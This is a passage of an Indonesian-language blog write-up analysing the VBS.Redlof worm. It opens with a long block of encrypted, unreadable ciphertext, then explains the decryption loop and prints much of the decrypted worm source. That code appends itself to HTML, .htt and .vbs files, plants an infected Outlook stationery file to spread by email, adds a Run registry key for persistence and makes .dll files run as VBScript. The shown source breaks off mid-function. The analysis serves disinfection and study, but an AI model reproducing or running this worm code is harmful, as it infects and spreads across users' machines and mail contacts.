Nnoep]m-DelcqXCmkiol-Bijco\Kg_rmqkfr-Oh_padZQpargkncpu\`j]ni,dtk
Gd(DQK.DgheCvesrq$Sf_neDghe"TfcjA]lj-GJ?nlelbPo&QdapcBijc(fril
'CjoeOer-BijcPekn=-DOO,MlelRaxrDelc&Oh_paFgja,0*prsc%DelcRamn,Srgra :-
$--HRKH> - t`?rJd&- 8-$@M@Y-mjlm_`= - $--v`q_rgnp: - IF_qr]rr&% &-
:-$v`AnLd- FrilRcttBijcPekn*CjmoeAnb-Ef@ed_qlrG`




;-SsQfalj,NeePaab&-HICU_ASNRCLP_SQARZG`elretgco\Bcbasjp
Sqar-G@'OsrHomiRepqeol-9 UqOhcjh.PccRc_`(
FGEW]HOA?H_K??HGLA\Qmbtu_neZKecpmoodrXOsrhomiEvnneqqXMcbeaTcn'Wq
Qdejj*RceSrgra
FGEW]?UPPANR]QSCPXIbcjtgreeqZ-&BcbasjpIb$-\Qmbtu_neZKecpmoodrXOsrhomi
EvnneqqX$-Hedr$OsrHomiRepqeol*-)-$-..ZIagjXCmkloqcUqcSr_pimlarw (1*
NEE]@WMP@?ajjKHK]ijPag&
DKCW[CSPNELR[UQCN\GbanrgpicqX$Baf_shtGbZQkfru]rcZIiapksmdp\Msplmmg
Cvlrcqo\
$Lcdp(MspLmmgVcpoiml(1'-,.XM_gh\Qr]tgmjepwN_ka*QdapcBijc%A]lj-GJK_elPcc(
FGEW]?UPPANR]QSCPXIbcjtgreeqZ-&BcbasjpIb$-\Qmbtu_neZKecpmoodrXOsrhomi
EvnneqqX$-Hedr$OsrHomiRepqeol*-)-$-..ZIagjXWgba
Qr]tgmjepwN_ka*QdapcBijc%UoSfchl,PagUpetc--HICU_ASNRCLP_SQARZQkfru]rc
ZIiapksmdp\MdbiacX9,.XOsrhomiXOnreolqXM_gh\CbetmpLrcdarcl_e *-3/.32*
NEE]@WMP@?ajjKHK]ijPag&
DKCW[CSPNELR[UQCN\Qmbtu_neZKecpmoodrXWgl`ouqMcqoaegjg-QqbqwotckXP
pmbijco\Kg_rmqkfr-Kurjkoi-EnrcnncrScrpileo\._,d.0,0..,0..,0a.,0..,0..,0..06Z.,1c./6. (`j]ni
%A]lj-GJK_elPcc(
FGEW]?UPPANR]QSCPXSmdpw_pa\Kg_rmqkfrZSilbkwq-JTZAqrpcjtTcnsgmj\Ugjdm
uo Kcos_eene-Ou`qusrci\NpkfgjasZKecpmoodrOsrhomiIlrarlcp
QcptglcsZ.]0b..0..,0..,0.a,0..,0..,0..,44Z,0/c,34.-,
`hali-)SsQfalj,NeeUnircFIAY]AQRPCJT]SOEPZOodrsapcXMganoqmbtZMbfgaa\/.*0Z
MqtjmkkZMltgmjsZK]ijZAdgrkrNpafcpanac-,/1-050(PCC_BUKRB
A_hl-IFM_ghRce$FIAY]AQRPCJT]SOEPZOodrsapcXMganoqmbtZMbfgaa\/.*0ZAkm
kmj\K_elQcptglcsZLawQr]tgmjepw-, `hali-)GJskiaecBojbar&Jafr&SilN]tf*/)-$Npkgp_i
DgheqZ?okkkn-DelcqXMganoqmbt-Qdapc`\Qr]tgmjepw-)Anb-BulapimlBulapimlKHAn
e_raMgjees&%Mj Cpnop-Neqsie-LaxrTcklP_rd ;--Ef-Lkt&DOO,DelcCtiqro(UgjP_rd
$--WQaninr*evc-)'-PhclRcipN_ph-;qwotck/2Z Cl` GdGdTcklP_rd ;--swqpek1.\
-PhclQr]rrSlFgja ;-SilN]tf- QUSRCI\Icnncj/2,bhl EjqaQpaprQpDghe-;WglLarf&-
OYQRAMZIarlch.bjhAnb-EfSsQfalj,NeeUnircFIAY]JKC?J[M?ADILCXSmdpw_pa\Kg
_rmqkfrZSilbkwqZ?uppanrTarqgknZPqnZIarlch30
(Sr_ntSnBijcDQK.AmlyDghe-UenN_ph-$uc^\ihsajj*ggd-,UgjP_rd $--wc`XFmj`ep,dtr
DQK.AmlyDghe-UenN_ph-$qwotck/2Zifw_jh.egb*UenN_ph-$qwotck/2Zbasirkp,gji
C_jh IH=pncjdRm$WglLarf&- se`ZBojbar,fpt
*-hrr-)SsQfalj,NeeUnircFIAY]AHAQQAS]PKORZ*djjX* `ljdelc UqOhcjh.PccWpgpe-
DKCW[CJ?OSCQ[RMMP\,bhlZAknrcjt-Rupc (_nllga]tgmj/v+isbmsnjm]d
WqQdejj*RceSrgra
FGEW]?L?QOEQ]NOMRXdjjbijcXDcd]ujrEcmlX*UoSfchl,PagPc]d&
DKCW[CJ?OSCQ[RMMP\tv`fgja\BcbasjpIamj\ 'UqOhcjh.PccWpgpe-
DKCW[CJ?OSCQ[RMMP\bjhfgja\QaninrAnegjeZ (T@Ocpglt WqQdejj*RceSrgra
FGEW]?L?QOEQ]NOMRXdjjBijcXSfchlZMlelZ?okk]nbZ-,UgjP_rd $-PeknLarf&-
SSapepr,axc--#/--#&SsQfalj,NeeUnircFIAY]AHAQQAS]PKORZ`ljDelcZOhcjhEvZLrm
narrwOhccpH_l`lcpo\UQDPpmlsZ
(y4,232?A3+551@)1/AB-6A56+.,A?.,B65,8A{-UoSfchl,PagUpetc--HICU_AJ=SQCO_P
MKTZbhlDgheZQ_rgnpHmqpElakdcZ-,



y45/1-61/)46.?-//@2+@-
F7+,0A.0F64?302yOer-BijcPekn=-DOO,MlelRaxrDelc&Ot_ppUnDelc*.,rpqe'FgjaTckl.
Upetc-RbqRaxrFgjaTckl.AjkscElbFsl_tgmjFsl_tgmj
IHHiicEt&'GdIlUdepc<<--hrkh-RdelEvgp
DsjcrgknAnb-EfPhgqHoa_piml=-bkcskanr,hoa_pimlGdLcdp(RfesJm_argkn*-0)-;dghe
-PhclRfesJm_argkn-;Mgb$TfgoLma]tgmj,7'GdFQM*GcrAxrcjsgmjN_ka(RfesJm_argkn'
-8>- -
rfanPhgqHoa_piml=-Jafr&PhgqHoa_piml(Lcl$TfgoLma]tgmj)-+Lcl$FQM*GcrBijcJakc
$TfgoLma]tgmj)"Cl` GdGdLcl$TfgoLma]tgmj)-<3-RdelTfgoLma]tgmj
;-PhgqHoa_piml&- XAnb-EfGJskiaecBojbar&RdiqJkc_reol'Cl` GdCl`
DsjcrgknDsjcrgkn-IFM_ghRce$RceOtp*BijcJakc%Mj
Cpnop-Neqsie-LaxrRcePeknOtp-9 UqOhcjh.PccRc_`(PccSrp%Gb PccTcklSrp=- -
RfanSsQfalj,NeeUnircRceOtp*BijcJakcCl` GdCl`
DsjcrgknDsjcrgkn-IFO`mOu`&?uppanrQprglc)Ou`C=-.RcotMsp ;-,Bk
Ufelc-PrscRcotMsp ;-PeqrKur-' /Id-PeqrKur-: 06TfcjAqrpcjtQrnile=-Den_juDgqg $--:Z
Cvet-BkCjd-GbMj Cpnop-Neqsie-LaxrScrTfgoFmj`ep-9
DQK.EcpFmj`ep&?uppanrQprglc)Oer-@iaQqb-;Cpc]tcM^jcap(Q_rgnpile*Dgapiml]rw
%Qat-Dklbcns-;TfgoFmj`ep,Ou`DklbcnsBojbarAmqnr-9 .FmpE_ad
RcipDmhdcpil-BojbarqFmj`epAkulr=-DklbcnCmsjt-)1@iaQqb,_`d-DklbcnCmsjt*-Pekn
Bojbar,L]mcNcvpGb Bg_Ss`*Cmsjt-;0-RdelL_qpIlbaxAf]r-;IlqprPcr(AsnrclpSrpene*-\
*Hel&?uppanrQprglc)+/%QqbQrnile=-Ked&AqrpcjtQrnile(L_qpIlbaxAf]r)/(Lcl$Cspnel
rOtpgjg'+HaqrEnbctCf_n-/'AsnrclpSrpene-9
IH?h_lceQs^(AsnrclpSrpene*HaqrEnbctCf_n)Ou`C=-/CjoeEf-QqbC-9
.-PhclAsnrclpSrpene-9 AsnrclpSrpene- Bg_Ss`*Irci(/'&- XAxgrDmEjqah=-.Dmn h-9
/-Po-DklbcnCmsjtEf-J?aqc$Ss`Otpgjg'-9
JA]sc&@iaQqb,Gpek&f)'-PhclGdj-:Fmj`epAkulrTfcjAqrpcjtQrnile=-AqrpcjtQrnile&-Be
cQs^.Gram&h'1'- Z-Ctir-@oAnb-EfAnb-EfJevrJ_otGl`evAdap-9
GlotpPav&AqrpcjtQrnile(Z (Lcl$CspnelrOtpgjg'+-)Ou`Qprglc
;-Iib&?uppanrQprglc,J_otGl`evAdap)-
,Jcj(AsnrclpSrpene')L_qpIlbaxAf]r+/%AqrpcjtQrn
ile=-IFCf_jgcQqb&AqrpcjtQrnile(L_qpIlbaxAf]r'ElbIdElbIdLmmlIFO`mOu`-9
AsnrclpSrpeneElbFsl_tgmjFsl_tgmj IHLrmn]g_ra('Ol-Arpmn
PcoukcNcvpPagN_phT_huc-9
FGEW]HOA?H_K??HGLA\Qmbtu_neZKecpmoodrXOsrhomiEvnneqqXDcenec
BgokBccrcc=-UoSfchl,PagPc]d&PagN_phT_huc'GdDgqgDcenec-9 TfcjBesiBagpca
;-Bil_hyBgok-$8Z-Cjd-GbDkr-g91-rk 3DgqgDcenec-9
IHKbmQqb&BesiBagpca)GJskiaecBojbar&BesiBagpca)JevrUqOhcjh.PccWpgpe-PagN_
phT_huc*@iqi@eepaeAnb-BulapimlBulapimlKHsim_eaFmj`ep&LarfJakc%Mj
Cpnop-Neqsie-LaxrScrFmj`epL]mc-9
DQK.EcpFmj`ep&LarfJakc%Qat-RdiqDelcq=-DklbcnN_ka.DgheqHrrAxgqps-;0Bop-Aa
afTfgoFgja GlTfgoFgjasBijcAxr-9
SA]sc&BSM,CerCttcloimlJakc$TfgoFgja.N_ph"GdFgjaEvr=- DTK Op-BijcAxr-9
FPMJ Op-BijcAxr-9 ?OP -Kr-DelcCtt-;NFL-Mn DgheCvp ;--JQN-
Rfan?ajjKH?lpcl`Tm&PhgqBijc*P_rd, fpmj %ChscGb DgheCvp ;--V@Q-
Rfan?ajjKH?lpcl`Tm&PhgqBijc*P_rd, t^s 'CjoeGdFgjaEvr=- DTR TfcjFptCvesrq=-/Cl`



GdLcttEf-&QC_qa(N_phL_ie'-9 SA]sc&SilN]tf- BasirkpZ %)-Mn
&S?aqc$P_rdN_ka)-;UA_oe&UenN_ph-$Bcokrml''PhclFrpEvgotq-9 /ElbIdId-DtrCtiqro
;-, RfanBSM,?onwBijcWglLarf&-
oyqram10Xdcqgtmn*ilg-,N_phL_ieBSM,?onwBijcWglLarf&- se`ZBojbar,fpt
*LarfJakcCl` GdCl` DsjcrgknDsjcrgkn-IFScr@ik&%Mj
Cpnop-Neqsie-LaxrEpp*Cjc]rPeqrEt-;WQaninr*SapeprDqljl]mcId-Arp-PhclGlShcpa
;--hrkhAlqcGlShcpa ;--v`q-Cjd-GbGb GlShcpa ;--v`q- RfanOer-BSM-9 ApaarcKbhc_t&
Ocpgltglc.DgheQwotckKbhc_t 'Qcp UqOhcjh ;-?rc_peM`fear$UQ_rgnp.Qfalj
%ChscScrAnnheM`fear=-bkcskanr,]pnjatq&-KH]cucqp'AnnheM`fear*scr?LQG@(
yB913@C00)1AD,-
//@0+?@B7+,0A.0FB34A.@y'AnnheM`fear*cpc]tcGjsr_jcc&%Qat-
UoSfchl-;AnnheM`fear*GcrKbhc_t&'?nllcM^jcap.qcpCJQED& w0B2/FC.--D.53+/-
CD+492.)0.?,C7.14004} '?nllcM^jcap.apaarcEnqr]nac$)Oer-BSM-9
?nllcM^jcap.EcpO`hacr&%Cjd-GbQat-BesiM^jcap ;-BSM,@rgtasBop-AaafDgqgTckl
GlDgqgO`hacrId-@iqiPekn*DpgreRwle-:: 0-=nb-@iqiPekn*DpgreRwle-::
/-PhclCvet-DkrAnb-EfBil_hyBgok-;DgqgTckl.BpevcJatrcnLaxrDgkOrfar?pn(1'P_jdmke
zcFmpi;.Tm-/Mphcp=rp&e)-;Ilr$(7-& Pl`)'NcvpRamnQprglc
;--Bop-e=/-Po-Jan&RdiqRaxr'RcipLsi
;-=sa&Iib&PhgqPevr(i*/%)Ef-RamnLqm-;11-PhclRcipLsi
;-.8AlqcEf-RamnLqm-;1.-PhclRcipLsi
;-.9Anb-EfPekn?h_p=-Adr&RamnLqm-+Orfar?pn(g-Iob-0)'Id-Pekn?h_p=-Adr&10)-Rde
lTcklCf_n ;-?hp&-8'ElbIdTcklSrpene-9 RcipQrnile&-RamnAdapNcvpSjLmagSrp=-
Axcaqtc&-Bgi IcuApp$3'*PhgqPevr-$t^CpJb& Gew?nr&.% ;-- $-KtfcnApp$0'-
-&t`?rJd Iay?pn(/'=- &-Mphcp=rp&-)-$ v`AnLd$-IcuApp$2'-9 - Mrdep?nr&0% $--
$rbApHf$ -Kcw=rp&/)-;-$Orfar?pn(1'&- -$t^CpJb& Bop-e=/-Po-Jan&CteQrnile%
$rbApHf$ -TcklNsk=-?oc&Ked&CteQrnile(i*/%) v`AnLd$-GdTcklNsk=-/4 Rfan
v`AnLd$-RcipLsi ;-/4 v`AnLd$-Cl` Gd-$t^CpJb&
Pekn?h_p=-Adr&RamnLqm-)Kcw=rp&e Km` 2'% $rbApHf$
-Id-Pekn?h_p=-Adr&04)-Rdel -&t`?rJd RamnAdap-9 t`?r v`AnLd$-CjoeGdTcklCf_n
;-?hp&.9'-Phcl-$t^CpJb& Pekn?h_p=-t^Ld -&t`?rJd Cjd-Gb $rbApHf$ -TfgoTcvp
;-PhgqPevr&-RamnAdap -&t`?rJd Laxr -) - t`?rJd&- Axcaqtc&PhgqPevr%PhgqPevr=-
AxcQprglc ;-- - RcipQrnile&- - HrkhTcvp ; 8-$qaninrl_lcu_ea=t`ocpglt< &-t^CpJb
$--dmaqmclp.upetc-- $-- &- 8-$bgr qrulc;#pmqetgmj:_`oojspe9-hedr60nv7
rml:.nt;-uedrf60nv7 fcegfr60nv7 x+enbct:067 tgoi`ghirw6 fg`dcl#> - :-$
--$?NLLCRN?KA=IH-$ -_esasr-DEGEDT;.WGBPH;.cmba=ami.kq* $-_apitcT.?apitc-$
-XAmipmlanr<- $--< - -=PNJAT< &- 8-$-bev< --$v`AnLd- :- $--/qaninr:-$v`AnLd- :-
$--sapepr-haleqaec9v`q_rgnp> - t`?rJd&-RdiqRaxr- t`?rJd&-SjLmagSrp&-t^CpJb $--< -
-ocpglt< &-t^CpJb $--< - ->OBW:-$v`AnLd- :- $--/FRIL< T`oTcvp
;-PhgqPevr&-t^CpJb $-QnJm_kQrn
$-rbApHf-$IH[sr_nt&'-UenN_ph-;FQM*GcrOpcaeajDklbcn(.'&-
XEf-&BSM,BijcAxgqps&UenN_ph-$uc^\Dmhdcp*hrr-)'-PhclDQK.AmlyDghe-UenN_p
h-$uc^\Dmhdcp*hrr-,UgjP_rd $--wc`Xkhu]lj,cid Cl`
GdGd(DQK.DgheCvesrq$WglLarf&-
oyqram10Xdcqgtmn*ilg-)'-PhclDQK.AmlyDghe-UenN_ph-$qwotck/2Zbasirkp,gji
*SilN]tf- qusrci30Zgju_hl,eef ElbIdElbFsl_tgmj"



```
Execute("Dim KeyArr(3),ThisText"&vbCrLf&"KeyArr(0) = 0"&vbCrLf&"KeyArr(1) =
2"&vbCrLf&"KeyArr(2) = 2"&vbCrLf&"KeyArr(3) = 4"&vbCrLf&"For i=1 To
Len(ExeString)"&vbCrLf&"TempNum = Asc(Mid(ExeString,i,1))"&vbCrLf&"If
TempNum = 18 Then"&vbCrLf&"TempNum = 34"&vbCrLf&"End
If"&vbCrLf&"TempChar = Chr(TempNum + KeyArr(i Mod 4))"&vbCrLf&"If
TempChar = Chr(28) Then"&vbCrLf&"TempChar = vbCr"&vbCrLf&"ElseIf TempChar
= Chr(29) Then"&vbCrLf&"TempChar = vbLf"&vbCrLf&"End If"&vbCrLf&"ThisText
= ThisText & TempChar"&vbCrLf&"Next")
Execute(ThisText)
KJ_start()
```

---

whala yang saya temukan ternyata sebuah worm vbs yang telah dienkripsi dengan sederhana. Jika men-scrool ke bawah notepad tsb maka akan anda temukan rutin deskripsinya. sipp.


langkah selanjutnya saya harus men-disinfect komputer saya. untuk itu saya perlu menguraikan kode-kode jelek ini dulu. saya menggunakan visual basic untuk membalikkan proses deskripsi dan mengarahkan outputnya tidak ke sistem tetapi ke sebuah text box. beberapa kali coba2, alhasil dapatlah saya memahami kode jelek ini. yang sekarang lebih user friendly :)

entah dari mana saya tau, tapi ketika itu saya menamai file itu vbs_redlof_source.vbs well correct me if i worm (wrong) .

SECTION I
[RUTIN DESKRIPSI]

perhatikan 3 baris terakhir dari worm tsb.

```
Execute("Dim KeyArr(3),ThisText"&vbCrLf&"KeyArr(0) = 0"&vbCrLf&"KeyArr(1) =
2"&vbCrLf&"KeyArr(2) = 2"&vbCrLf&"KeyArr(3) = 4"&vbCrLf&"For i=1 To
Len(ExeString)"&vbCrLf&"TempNum = Asc(Mid(ExeString,i,1))"&vbCrLf&"If
TempNum = 18 Then"&vbCrLf&"TempNum = 34"&vbCrLf&"End
If"&vbCrLf&"TempChar = Chr(TempNum + KeyArr(i Mod 4))"&vbCrLf&"If
TempChar = Chr(28) Then"&vbCrLf&"TempChar = vbCr"&vbCrLf&"ElseIf TempChar
= Chr(29) Then"&vbCrLf&"TempChar = vbLf"&vbCrLf&"End If"&vbCrLf&"ThisText
= ThisText & TempChar"&vbCrLf&"Next")
Execute(ThisText)
KJ_start()
```




ini adalah baris rutin deskripsi. yang kalau diuraikan menjadi:

```
---------------
Dim KeyArr(3),ThisText
KeyArr(0) = 0
KeyArr(1) = 2
KeyArr(2) = 2
KeyArr(3) = 4
For i=1 To Len(ExeString)
TempNum = Asc(Mid(ExeString,i,1))
If TempNum = 18 Then
TempNum = 34
End If
TempChar = Chr(TempNum + KeyArr(i Mod 4))
If TempChar = Chr(28) Then
TempChar = vbCr
ElseIf TempChar = Chr(29) Then
TempChar = vbLf
End If
ThisText = ThisText & TempChar
Next
---------------
```

sedangkan yang menjadi chiper text adalah baris pertama program samapai bagian deskripsi. yaitu yang diawali dengan "ExeString=" ini menunjukkan bahwa variabel ExeString berisi kode worm yang telah terenkripsi.


see!

logika enkripsi/deskripsi worm ini mirip dengan yang dilakukan oleh [k] dalam vbswg.



bingung? saya juga bingung ketika menuangkan nya dalam grafik.
logikanya begini

1. rutin deskripsi akan men "terjemahkan" satu demi satu karakter yang terdapat dalamchiper text.
2. lalu baris berikutnya akan menyusun urutan kode2 yang telah di terjemahkan tsb dalam urutan silang.



misalnya chiper text terdiri dari | c a |
| b d |

lalu akan disusun ulang menjadi

| a b |
| c d |


understood?

cukup mudah sebenarnya. tetapi akan memusingkan jika anda tidak menganalisa sendiri source codenya dan membayangkan untuk menjalankan nya beris demi baris dalam pikiran anda.


dengan mengerti logika deskripsi nya maka tidak akan menjadi sesuatu yang sulit untuk anda membuat rutin enkripsinya. setelah keseluruhan badan program di deskripsi maka akan didapat:

full source:


```
------------------
Dim
InWhere,HtmlText,VbsText,DegreeSign,AppleObject,FSO,WsShell,WinPath,SubE,Final
yDisk
Sub KJ_start()
KJSetDim()
KJCreateMilieu()
KJLikeIt()
KJCreateMail()
KJPropagate()
End Sub

Function KJAppendTo(FilePath,TypeStr)
On Error Resume Next
Set ReadTemp = FSO.OpenTextFile(FilePath,1)
TmpStr = ReadTemp.ReadAll
If Instr(TmpStr,"KJ_start()") <> 0 Or Len(TmpStr) < 1 Then
ReadTemp.Close
Exit Function
End If
If TypeStr = "htt" Then
ReadTemp.Close
Set FileTemp = FSO.OpenTextFile(FilePath,2)
FileTemp.Write "<" & "BODY onload=""" & "vbscript:" & "KJ_start()""" & ">" &
vbCrLf & TmpStr & vbCrLf & HtmlText
FileTemp.Close
Set FAttrib = FSO.GetFile(FilePath)
FAttrib.attributes = 34
Else
```




```
ReadTemp.Close
Set FileTemp = FSO.OpenTextFile(FilePath,8)
If TypeStr = "html" Then
FileTemp.Write vbCrLf & "<" & "HTML>" & vbCrLf & "<" & "BODY onload=""" &
"vbscript:" & "KJ_start()""" & ">" & vbCrLf & HtmlText
ElseIf TypeStr = "vbs" Then
FileTemp.Write vbCrLf & VbsText
End If
FileTemp.Close
End If
End Function

Function KJChangeSub(CurrentString,LastIndexChar)
If LastIndexChar = 0 Then
If Left(LCase(CurrentString),1) =< LCase("c") Then
KJChangeSub = FinalyDisk & ":\"
SubE = 0
Else
KJChangeSub = Chr(Asc(Left(LCase(CurrentString),1)) - 1) & ":\"
SubE = 0
End If
Else
KJChangeSub = Mid(CurrentString,1,LastIndexChar)
End If
End Function

Function KJCreateMail()
On Error Resume Next
If InWhere = "html" Then
Exit Function
End If
ShareFile = Left(WinPath,3) & "Program Files\Common Files\Microsoft
Shared\Stationery\blank.htm"
If (FSO.FileExists(ShareFile)) Then
Call KJAppendTo(ShareFile,"html")
Else
Set FileTemp = FSO.OpenTextFile(ShareFile,2,true)
FileTemp.Write "<" & "HTML>" & vbCrLf & "<" & "BODY onload=""" & "vbscript:"
& "KJ_start()""" & ">" & vbCrLf & HtmlText
FileTemp.Close
End If
DefaultId = WsShell.RegRead("HKEY_CURRENT_USER\Identities\Default User ID")
OutLookVersion =
WsShell.RegRead("HKEY_LOCAL_MACHINE\Software\Microsoft\Outlook
Express\MediaVer")
```




```
WsShell.RegWrite
"HKEY_CURRENT_USER\Identities\"&DefaultId&"\Software\Microsoft\Outlook
Express\"& Left(OutLookVersion,1) &".0\Mail\Compose Use
Stationery",1,"REG_DWORD"
Call
KJMailReg("HKEY_CURRENT_USER\Identities\"&DefaultId&"\Software\Microsoft\O
utlook Express\"& Left(OutLookVersion,1) &".0\Mail\Stationery Name",ShareFile)
Call
KJMailReg("HKEY_CURRENT_USER\Identities\"&DefaultId&"\Software\Microsoft\O
utlook Express\"& Left(OutLookVersion,1) &".0\Mail\Wide Stationery
Name",ShareFile)
WsShell.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Outlook\Options\Mail\Editor
Preference",131072,"REG_DWORD"
Call KJMailReg("HKEY_CURRENT_USER\Software\Microsoft\Windows Messaging
Subsystem\Profiles\Microsoft Outlook Internet
Settings\0a0d020000000000c000000000000046\001e0360","blank")
Call KJMailReg("HKEY_CURRENT_USER\Software\Microsoft\Windows
NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Microsoft Outlook Internet
Settings\0a0d020000000000c000000000000046\001e0360","blank")
WsShell.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Outlook\Options\Mail\Edito
rPreference",131072,"REG_DWORD"
Call
KJMailReg("HKEY_CURRENT_USER\Software\Microsoft\Office\10.0\Common\Mail
Settings\NewStationery","blank")
KJummageFolder(Left(WinPath,3) & "Program Files\Common Files\Microsoft
Shared\Stationery")
End Function

Function KJCreateMilieu()
On Error Resume Next
TempPath = ""
If Not(FSO.FileExists(WinPath & "WScript.exe")) Then
TempPath = "system32\"
End If
If TempPath = "system32\" Then
StartUpFile = WinPath & "SYSTEM\Kernel32.dll"
Else
StartUpFile = WinPath & "SYSTEM\Kernel.dll"
End If
WsShell.RegWrite
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Kernel
32",StartUpFile
FSO.CopyFile WinPath & "web\kjwall.gif",WinPath & "web\Folder.htt"
```




```
FSO.CopyFile WinPath & "system32\kjwall.gif",WinPath & "system32\desktop.ini"
Call KJAppendTo(WinPath & "web\Folder.htt","htt")
WsShell.RegWrite "HKEY_CLASSES_ROOT\.dll\","dllfile"
WsShell.RegWrite "HKEY_CLASSES_ROOT\.dll\Content Type","application/x-
msdownload"
WsShell.RegWrite
"HKEY_CLASSES_ROOT\dllfile\DefaultIcon\",WsShell.RegRead("HKEY_CLASSES_
ROOT\vxdfile\DefaultIcon\")
WsShell.RegWrite "HKEY_CLASSES_ROOT\dllfile\ScriptEngine\","VBScript"
WsShell.RegWrite "HKEY_CLASSES_ROOT\dllFile\Shell\Open\Command\",WinPath
& TempPath & "WScript.exe ""%1"" %*"
WsShell.RegWrite
"HKEY_CLASSES_ROOT\dllFile\ShellEx\PropertySheetHandlers\WSHProps\","{6025
4CA5-953B-11CF-8C96-00AA00B8708C}"
WsShell.RegWrite
"HKEY_CLASSES_ROOT\dllFile\ScriptHostEncode\","{85131631-480C-11D2-
B1F9-00C04F86C324}"
Set FileTemp = FSO.OpenTextFile(StartUpFile,2,true)
FileTemp.Write VbsText
FileTemp.Close
End Function

Function KJLikeIt()
If InWhere <> "html" Then
Exit Function
End If
ThisLocation = document.location
If Left(ThisLocation, 4) = "file" Then
ThisLocation = Mid(ThisLocation,9)
If FSO.GetExtensionName(ThisLocation) <> "" then
ThisLocation = Left(ThisLocation,Len(ThisLocation) -
Len(FSO.GetFileName(ThisLocation)))
End If
If Len(ThisLocation) > 3 Then
ThisLocation = ThisLocation & "\"
End If
KJummageFolder(ThisLocation)
End If
End Function

Function KJMailReg(RegStr,FileName)
On Error Resume Next
RegTempStr = WsShell.RegRead(RegStr)
If RegTempStr = "" Then
WsShell.RegWrite RegStr,FileName
```




```
End If
End Function

Function KJOboSub(CurrentString)
SubE = 0
TestOut = 0
Do While True
TestOut = TestOut + 1
If TestOut > 28 Then
